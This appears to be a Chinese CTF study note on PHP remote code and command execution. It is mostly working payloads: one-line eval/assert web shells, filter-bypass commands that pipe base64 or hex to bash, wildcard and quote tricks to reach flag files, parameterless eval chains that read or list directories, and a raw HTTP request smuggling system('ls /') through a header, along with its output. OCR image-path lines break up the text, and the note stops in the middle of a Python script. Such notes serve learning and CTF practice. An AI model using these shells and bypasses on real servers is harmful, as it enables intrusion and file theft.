RCE

什么是RCE漏洞？即远程代码漏洞和远程命令执行漏洞，这种漏洞允许攻击者在后台服务器上远程注入操作系统命令或代码，从而控制后台系统。

在很多Web应用中，**开发人员**会使用一些**特殊函数**，这些函数以一些字符串作为输入，功能是将输入的字符串当作**代码**或者**命令**来进行执行。当**用户**可以控制这些函数的输入时（当应用程序未正确**验证**、**过滤**或**限制**用户输入时），就产生了RCE漏洞。

一.命令执行漏洞：

直接调用**操作系统命令**。例如，当Web应用在调用一些能将字符串转化成代码的函数时，如果未对用户输入进行合适的处理，可能造成命令执行漏洞。**php执行系统命令函数如下**

```
system ： 执行外部程序，并且显示输出，如果 PHP 运行在服务器模块中， system() 函数还会尝试在每行输出完毕之后， 自动刷新 web 服务器的输出缓存。如果要获取一个命令未经任何处理的 原始输出， 请使用 passthru() 函数。
exec ： 执行一个外部程序,回显最后一行,需要用echo输出。
shell_exec ： 通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回。
popen ： 打开一个指向进程的管道，该进程由派生给定的 command 命令执行而产生。
proc_open ： 执行一个命令，并且打开用来输入/输出的文件指针。
passthru ： 执行外部程序并且显示原始输出。同 exec() 函数类似， passthru() 函数 也是用来执行外部命令（command）的。 当所执行的 Unix 命令输出二进制数据， 并且需要直接传送到浏览器的时候，需要用此函数来替代 exec() 或 system() 函数。 常用来执行诸如 pbmplus 之类的可以直接输出图像流的命令。 通过设置 Content-type 为 image/gif， 然后调用 pbmplus 程序输出 gif 文件， 就可以从 PHP 脚本中直接输出图像到浏览器。

pcntl_exec() ： 在当前进程空间执行指定程序，当发生错误时返回 false ，没有错误时没有返回。
`（反引号）：同 shell_exec()。
```

二.代码执行漏洞：

靠执行脚本代码调用操作系统命令。例如，PHP中的system()、exec()和passthru()函数，如果未对用户输入进行过滤或过滤不严，可能导致代码执行漏洞。

```
eval()  ：<?php @eval($_POST['cmd']);?>

assert()：<?php @assert($_POST['cmd'])?>

call_user_func()：<?php call_user_func("assert",$_POST['cmd']); ?>   #第一个参数作为为命令函数，第二个参数被第一个参数所调用
create_function()：<?php $func =create_function('',$_POST['cmd']);$func(); ?>#意思创造匿名函数，执行$_POST['cmd']，当调用这个匿名函数时就执行了命令,php版本要求< 7.2.0

array_map()：<?php array_map("system", array("dir"));?>#第二个参数要是数组

call_user_func_array()：<?php call_user_func_array("system", array("dir"));?>
```

```
array_filter()  #<?php array_filter(array("dir"),"system");?>

uasort(): <?php usort($_GET,'asse'.'rt');?>#然后get传参1=1+1&2=eval($_POST[cmd])就行，解释一下usort 会多次调用 assert 函数来比较数组元素，每次调用assert("1+1") 和assert("eval($_POST[cmd])"),
php环境5.0-5.6可用-与assert()的变更有关

preg_replace(): <?php preg_replace("/test/e",system('dir'),"jutst test");?>
```

三.php执行系统命令函数绕过bypass姿势

一般考这种系统命令执行都是给个system，然后让你给$a传参，执行命令，假设flag在根，我们可以执行`ls /`查看根，然后`cat /flag`那下flag

```
<?php
system($a);
?>
```

不过一般都是有过滤的，接下来学一下怎么绕过过滤

3.1空格绕过

下面这些都可以代替空格

$IFS代替空格

在Linux中有一个环境变量叫IFS，为内部字段分隔符，可以代替空格

```
${IFS}$9(1-9)
${IFS}
```

大括号{}:

```
{cat,flag.php}  //用逗号实现了空格功能，需要用{}括起来
```

重定向字符<，<>

例如

```
cat<flag.php
```

%09,%20绕过

```
tac%09flag.php,tac%20flag.php
```

3.2关键词过滤绕过

比如过滤了flag，怎么搞?

??,*绕过文件名过滤（通配符绕过）

```
*    匹配任何字符串 / 文本，包括空字符串；*代表任意字符（0个或多个）
?    匹配任何一个字符（不在括号内时）?代表任意1个字符
[abcd]   匹配指定字符范围内的任意单个字符
[a-z]    表示范围a到z，表示范围的意思
```

配符是由shell处理的，它只会出现在 命令的“参数”里。当shell在“参数”中遇到了通配符时，shell会将其当作路径或文件名去在磁盘上搜寻可能的匹配：若符合要求的匹配存在，则进行代换(路径扩展)；否则就将该通配符作为一个普通字符传递给“命令”，然后再由命令进行处理。总之，通配符实际上就是一种shell实现的路径扩展功能。在 通配符被处理后，shell会先完成该命令的重组，然后再继续处理重组后的命令，直至执行该命令。

例如我们的flag.php文件，我们可以用fla*或者fla?????去进行模糊匹配，但是这里需要注意，如果目录中有flax这种类似也可以匹配上的文件，系统可能会无法正确做出匹配或者返回多个可以匹配上的文件

```
cat /fl??
cat /f*
```

单引号(')双引号("")反引号(``)绕过正则

对php来说这是fl””ag而不是flag关键字不会匹配上，但是对于linux系统来说cat /fl””ag等效于cat /flag。外面包裹的是单引号里面就是双引号，外面包裹的是双引号里面就是单引号，或者用斜线\进行转义，避免报错

```
cat /fl""ag
c""at /flag
```

反斜杠绕过

linux看到反斜线\会自动帮你去掉,正常执行命令

```
ca\t fl\ag
```

$1到$9、$@和$*绕过

```
[root@iZ2ze1udmcgglvsmna3v6uZ wwwroot]# echo ca$1t
cat
[root@iZ2ze1udmcgglvsmna3v6uZ wwwroot]# echo ca$@t
cat
[root@iZ2ze1udmcgglvsmna3v6uZ wwwroot]# echo ca$*t
cat
```

变量拼接绕过（内联执行）

```
a=l;b=s;$a$b     #相当拼出来ls
```


```
2025HNCTF:Really_Ez_Rce
```

利用base64(32)编码绕过

```
echo '(base64编码)' | base64 -d | bash
```

这里利用了管道符去逐个执行我们的命令，先base64编码输出，然后通过|管道符把上一个的输出作为下一个的输入，也就是base64 -d的输入，其中-d代表着解码，之后再把解码的内容传给bash，解码后的内容会被当成bash命令去执行（sh命令也行）


例如：


```
echo 'Y2F0IDEucGhw' | base64 -d | bash
```

其中Y2F0IDEucGhw解码后是cat 1.php

当然这里也不一定需要bash，也可以直接用反引号内联执行或者$执行

```
`echo 'Y2F0IDEucGhw' | base64 -d`
$(echo Y2F0IDEucGhw | base64 -d)
```





base32编码同理

```
echo 'MNQXIIBRFZYGQ4A=' | base32 -d | bash
```

其它base编码不行

利用hex编码绕过

```
echo '(hex编码)' | xxd -r -p | bash
```

例如

```
echo '63 61 74 20 31 2e 70 68 70' | xxd -r -p | bash     #hex解码时cat 1.php
```

```
?>[root@iZ2ze1udmcgglvsmna3v6uZ wwwroot]# echo '63 61 74 20 31 2e 70 68 70' | xxd -r -p | bash
<?php

file_put_contents("2.txt", $_GET['file']) ;
```

利用linux中的环境变量

使用环境变量里的字符执行变量

```
echo $PATH                #PATH默认系统环境变量
```

```
[root@iZ2ze1udmcgglvsmna3v6uZ wwwroot]# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/root/bin
```

然后用类似python的切片操作取字符执行命令

```
${PATH:7:1}at 1.j${PATH:2:1}            #相当于cat 1.js
```

```
[root@iZ2ze1udmcgglvsmna3v6uZ wwwroot]# ${PATH:7:1}at 1.j${PATH:2:1}
const http = require('http');
const url = require('url');

let stolenData = '0xGame{CSS_Can_Also_Inject';
let currentPosition = 0;
const CHARS = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789~`!@#$%^&*()_+-={}[]|\\:";\'<>?,./ ';

const server = http.createServer((req, res) => {
  const parsedUrl = url.parse(req.url, true);
  const query = parsedUrl.query;
```

3.3系统读取命令被过滤

读文件命令cat被过滤然后然后还绕不过就用其它命令替换

tac:从最后一行开始显示，可以看成 tac 是 cat 的反向显示

strings：相当于cat

nl：显示的时候，顺便输出行号

uniq：报告或删除文件中重复的行，其实当成cat用就行

more：
用于分页查看文件内容。
支持通过空格键向下翻页，b键向上翻页，q键退出查看。
还可以搜索指定文本，并支持设置每屏显示的行数。

less：
类似于more，但功能更强大。
支持方向键上下滚动，空格向下翻页，b向上翻页。
可以显示行号，支持搜索指定字符串，并可以方便地查找和浏览文件内容。
使用q键退出查看。

head：
用于查看文件的开头部分。
默认显示文件的前10行，但可以通过指定参数来显示更多或更少的行数或字节数。
支持与其他命令结合使用，如管道命令。

sort：
用于对文本文件内容进行排序。

支持多种排序方式，如按字母、数字、逆序排序等。
还可以合并已排序的文件，删除重复行，以及检查文件是否已经排序。


tail：
用于显示文件的末尾内容。
默认显示文件的最后10行，但可以通过指定参数来显示更多行数。
支持实时追踪文件的变化，并持续显示新增的内容，适用于查看日志文件等动态更新的文件。


od：以二进制方式读取档案内容


xxd ：左边显示2进制，右边显示编码

file -f:报错出具体内容

grep：在文本中查找指定字符串，比如grep f fla* 命令会匹配当前目录下所有以 fla 开头的文件（不包括子目录），然后将这些文件中包含字符串 f 的行输出到终端上。因此，这个命令会搜索根目录下以 fla 开头的所有文件，并匹配其中包含 f 字符串的行。







ctfshow:42-57

3.4:命令执行中无字母rce

ctfshow55-57

四：php文件操作

4.1查看目录

单独讲一下php中读取文件的函数，为什么？当eval中执行命令的函全被禁用就得用文件读取函数读flag，在ctfshow58-77考的就是这个。而且也为下面讲无参数rce铺垫一下

查看文件目录的命令有

```
 c=print_r(scandir('.'));#查看当前目录
 c=print_r(scandir('/'));#查看根目录
 c=print_r(glob('*'));#查看当前目录
 c=print_r(glob('/*'));#查看根目录

 c=var_dump(scandir('.'));#查看当前目录
 c=var_dump(scandir('/'));#查看根目录
 c=var_dump(glob('*'));#查看当前目录
 c=var_dump(glob('/*'));#查看根目录

c=var_export(scandir('.'));#查看当前目录
c=var_export(scandir('/'));#查看根目录
c=var_export(glob('*'));#查看当前目录
c=var_exportdump(glob('/*'));#查看根目录

c=$a=new DirectoryIterator('glob:///*');foreach($a as $f){echo($f->__toString()."
");}exit(0);  #扫描根目录有什么文件，例题（ctfshow72题与2024basectf-flag直接读取不就行
了？）
c=$a=new DirectoryIterator('glob:///*');foreach($a as $f){echo($f-
>getFilename()." ");} exit(0);
```

4.2文件读取：

读取文件的函数有很多，比如我要读flag.php,如下

```
1.show_source("flag.php")
2.highlight_file("flag.php")#highlight_file(glob("/f*")[0]);配合glob可以用通配符
4.include("flag.php")
5.require("flag.php")
6.require_once("flag.php")
7.readfile("flag.php")

9.try{$dbh=new
PDO('mysql:host=localhost;dbname=ctftraining','root','root');foreach($dbh-
>query('select load_file("/flag36d.txt")') as $row){echo($row[0])."|"; }$dbh=
null;}catch(PDOException $e){echo $e->getMessage();}die();       #ctfshow72题，数
据库读文件
10.echo file_get_contents("flag.php");
11.var_dump(file('flag.php'));//file – 把整个文件读入一个数组中
12.print_r(file('flag.php'));

13.通过fopen去读取文件内容，这里介绍下函数
fread()
fgets()
fgetc()
```

```
fgetss()
fgetcsv()
gpassthru()

payload:
$a=fopen("flag.php","r");while (!feof($a)) {$line = fgets($a);echo $line;}//一行一行读取
$a=fopen("flag.php","r");while (!feof($a)) {$line = fgetc($a);echo $line;}//一个一个字符读取
$a=fopen("flag.php","r");while (!feof($a)) {$line = fgetcsv($a);var_dump($line);}
$a=fopen("flag.php","r");echo fread($a,"1000");
$a=fopen("flag.php","r");echo fpassthru($a);

14.非正常读取直接看:
copy("flag.php","flag.txt");
rename("flag.php","flag.txt");

15.原生类读flag
new  SplFileObject('php://filter/read=convert.base64-encode/resource=flag.php'):
#为单个文件的信息提供了一个高级的面向对象的接口，可以用于对文件内容的遍历、查找、操作等，可以配合伪协议读取文件
```

五：eval中无参数文件读取

无参数rce一般类似与这种

```
<?php
highlight_file(__FILE__);
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
```

正则表达式 `[^\W]+\((?R)?\)` 匹配了一个或多个非标点符号字符（表示函数名），后跟一个括号（表示函数调用）。简而言之，无参数rce就是不使用参数，而只使用一个个函数最终达到目的。

先介绍一下相关函数

```
scandir() :将返回当前目录中的所有文件和目录的列表。返回的结果是一个数组，其中包含当前目录下的所有文件和目录名称（glob()可替换）
localeconv() ：返回一包含本地数字及货币格式信息的数组。（但是这里数组第一项就是‘.’，这个.的用处很大）
current() ：返回数组中的单元，默认取第一个值。pos()和current()是同一个东西
getcwd() :取得当前工作目录
dirname():函数返回路径中的目录部分
array_flip() :交换数组中的键和值，成功时返回交换后的数组
array_rand() :从数组中随机取出一个或多个单元

array_reverse():将数组内容反转

strrev():用于反转给定字符串

getcwd()：获取当前工作目录路径
```

dirname() ：函数返回路径中的目录部分。如果传入的值是绝对路径（不包含文件名），则返回的是上一层路径，传入的是文件名绝对路径则返回文件的当前路径
chdir() ：函数改变当前的目录。

eval()、assert()：命令执行

hightlight_file()、show_source()、readfile()：读取文件内容

5.1文件读取之查看当前目录

1.利用getcwd

```
print_r(scandir(getcwd()));
```


2.如果getcwd被禁用了咋搞，用`localeconv()`

如果我们想要返回当前目录下的所有文件和目录，就需要用到scandir()函数，但是这个函数需要一个参数$directory去指定要扫描的目录路径。所以我们需要scandir('.') 函数调用会扫描当前目录，那么我们怎么去构造这个小数点呢？这里就需要用到能返回小数点的函数localeconv()，localeconv()的数组的第一个就是小数点，然后我们通过current()函数去读取数组的第一个元素，这样就能构造一个小数点，结合这些我们的payload构造就有

```
print_r(scandir(current(localeconv())));
print_r(scandir(pos(localeconv())));
print_r(scandir(reset(localeconv())));  #记得print_r的平替var_dump,var_export等等
```

3.如果localeconv禁用怎么办，就用chr

```
chr(46)`就是字符`"."
怎么构造46呢？
rand()函数：返回一个随机数
1.chr(rand())//不实际，得看运气
2.chr(time())
chr()函数以256为一个周期，所以chr(46),chr(302),chr(558)都等于"."。所以使用chr(time())，一个周期必定出现一次"."
print_r(scandir(chr(time())));
```




4.phpversion()函数

```
这个方法比较撇，所以如果其他方法行不通再用这个方法
phpversion()`返回PHP版本，如`5.5.9
floor(phpversion())返回 5

sqrt(floor(phpversion()))返回2.2360679774998
```

```
tan(floor(sqrt(floor(phpversion()))))返回-2.1850398632615

cosh(tan(floor(sqrt(floor(phpversion())))))返回4.5017381103491

sinh(cosh(tan(floor(sqrt(floor(phpversion()))))))返回45.081318677156

ceil(sinh(cosh(tan(floor(sqrt(floor(phpversion())))))))返回46
chr(ceil(sinh(cosh(tan(floor(sqrt(floor(phpversion()))))))))返回"."
```

```
print_r(scandir(chr(ceil(sinh(cosh(tan(floor(sqrt(floor(phpversion()))))))))));
```

[无参数读文件和RCE总结 - 知乎]


5.crypt()


`hebrevc(crypt(arg))` 可以随机生成一个hash值，第一个字符随机是 `$` (大概率) 或者 `"."` (小概率) 然后通过 `chr(ord())` 只取第一个字符(`ord()`返回字符串中第一个字符的`Ascii`值)

```
print_r(scandir(chr(ord(hebrevc(crypt(time()))))));//（多刷新几次）
```

同理：`strrev(crypt(serialize(array())))`也可以得到"."，只不过`crypt(serialize(array()))`的点出现在最后一个字符，需要使用`strrev()`逆序，然后使用`chr(ord())`获取第一个字符

```
print_r(scandir(chr(ord(strrev(crypt(serialize(array()))))))));  #还有几率打印根目录
```





Notice: crypt(): No salt parameter was specified. You must use a randomly generated salt and a strong hash function to produce a secure hash. in /var/www/html/index.php(17) : eval()'d code on line 1
Array ([0] => . [1] => .. [2] => flag.php [3] => index.php)


5.2读取当前目录文件

用array_rand+array_flip爆破

```
show_source(array_rand(array_flip(scandir(getcwd()))));
```

用next+array_reverse

比如ctfshow40题，flag.php在数组倒数第二。



```
show_source(next(array_reverse(scandir(pos(localeconv())))));
```

如果在倒数第一，就用

```
show_source(current(array_reverse(scandir(getcwd()))));
```

如果在其它地方就用第一种办法爆破

5.3查看上级目录

dirname()方法

> 函数返回路径中的目录部分。如果传入的值是绝对路径（不包含文件名），则返回的是上一层路径，传入的是文件名绝对路径则返回文件的当前路径

```
print_r(scandir(dirname(getcwd())));
```

构造`".."`

`print_r(next(scandir(getcwd())));`：我们`scandir(getcwd())`出现的数组第二个就是`".."`，所以可以用`next()`获取

```
print_r(scandir(next(scandir(getcwd()))));
```

crypt()

结合上文的一些构造都是可以获得`".."`的：`next(scandir(chr(ord(hebrevc(crypt(time()))))))`

```
print_r(scandir(next(scandir(chr(ord(hebrevc(crypt(time()))))))));
```

5.4读取上级目录

> 直接print_r(readfile(array_rand(array_flip(scandir(dirname(getcwd()))))));是不可以的，会报错，因为默认是在当前工作目录寻找并读取这个文件，而这个文件在上一层目录，所以要先改变当前工作目录
>
> 前面写到了chdir()，使用：

```
show_source(array_rand(array_flip(scandir(dirname(chdir(dirname(getcwd())))))));
```

但是这里切换路径后`getcwd()`和`localeconv()`不能接收参数，因为语法不允许，我们可以用之前的`hebrevc(crypt(arg))`

这里`crypt()`和`time()`可以接收参数，于是构造：

```
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(getcwd()))))))))));
```

或更复杂的：

```
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(chr(ord(hebrevc(crypt(phpversion()))))))))))))));
```

还可以用：

```
show_source(array_rand(array_flip(scandir(chr(current(localtime(time(chdir(next(scandir(current(localeconv()))))))))))));//这个得爆破，不然手动要刷新很久，如果文件是正数或倒数第一个第二个最好不过了，直接定位
```

也可以用if

```
if(chdir(next(scandir(getcwd()))))show_source(array_rand(array_flip(scandir(getcwd()))));
```


感觉这个基本不会用flag一般都在flag.php或者/flag，记录一下吧

5.5查看读取根目录文件


crypt()+serialize+array_rand与array_flip

`strrev(crypt(serialize(array())))`所获得的字符串第一位有几率是/，所以使用以上payload可以查看根目录文件，但是有权限限制，linux系统下需要一定的权限才能读到，所以不一定成功

```
print_r(scandir(chr(ord(strrev(crypt(serialize(array()))))))));
```




```
if(chdir(chr(ord(strrev(crypt(serialize(array()))))))print_r(scandir(getcwd()));
```



读根目录文件

```
if(chdir(chr(ord(strrev(crypt(serialize(array()))))))show_source(array_rand(array_flip(scandir(getcwd()))));
```


```
show_source(array_rand(array_flip(scandir(dirname(chdir(chr(ord(strrev(crypt(serialize(array()))))))))));
```

六：eval种无参数rce

1.获取环境变量

使用getenv()获取超全局变量的数组，使用array_rand和array_flip爆破出所有的全局变量。（这里环境没放flag，如果放了可以爆破出来）


not_flag



2.利用getallheaders()

```
getallheaders()       获取全部 HTTP 请求头信息，是下方函数的别名
apache_request_headers  获取全部 HTTP 请求头信息
这两个函数只适用于apache服务器
```

```
添加在Header在第一个：
payload: code=eval(pos(getallheaders()));
(pos()可以换为current(). 如果在第二个可以使用next())

添加在Header在最后一个：
payload: code=eval(end(getallheaders()));

不知道位置：
配合array_rand(), array_flip()构造payload进行爆破：
payload: eval(array_rand(array_flip(getallheaders())));
```



```
GET /?c=eval(array_rand(array_flip(getallheaders()))); HTTP/1.1
cmd: ;system('ls /');
Host: 39e96789-f36b-4e4f-adf7-8a27709eb8de.challenge.ctf.show
Connection: close
Pragma: no-cache
Cache-Control: no-cache
sec-ch-ua: "Chromium";v="142", "Microsoft Edge";v="142", "Not_A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/142.0.0.0 Safari/537.36 Edg/142.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://39e96789-f36b-4e4f-adf7-8a27709eb8de.challenge.ctf.show/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
```


```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Sat, 22 Nov 2025 11:36:44 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers:
Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Allow-Headers:
DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-C
ontrol,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Len
gth,Connection
Access-Control-Max-Age: 1728000
Content-Length: 74

bin
dev
etc
home
lib
media
mnt
opt
```

一般都是用爆破，前2个多少会出点问题

```
system(implode(apache_request_headers()));  #这里有点问题，打不了了
system(hex2bin(key(apache_request_headers())));
system(join(apache_request_headers())); #join是imlode的平替，apache_request_headers是getallheaders的平替
```

3.get_defined_vars()

```
eval(end(current(get_defined_vars())));&b=system('ls /');   #eval换成assert也行
```



4.session_id()

```
eval(hex2bin(session_id(session_start())));
session_start();system(hex2bin(session_id()));
readfile(session_id(session_start()));#读文件

然后
Cookie:PHPSESSID=执行命令就行
```

```
2025TGCTF:AAA偷渡阴平
2025-NetDreamctf:ezbypass
2023-极客大挑战：Pupyy_rce
2023-极客大挑战：EzRce
```

七:eval中无数字字母rce

题目一般类似这种

```php
<?php
if(isset($_GET['c'])){
    $c = $_GET['c'];
if(!preg_match('/[a-z0-9]/is', $c)){
        eval($c);
    }
}else{
    highlight_file(__FILE__);
}
?>
```

取反

通过位运算取反符号去取得需要的字符

脚本,比如我们想执行

```php
<?php
$a=urlencode(~'phpinfo');
echo $a;
echo '</br>';
$b = ~urldecode($a);
echo $b;
//%8F%97%8F%96%91%99%90</br>phpinfo
```

```php
<?php

$system="system";

$command="tac flag.php";

echo '(~'.urlencode(~$system).')(~'.urlencode(~$command).');';
?>
```

python脚本

```python
def one(s):
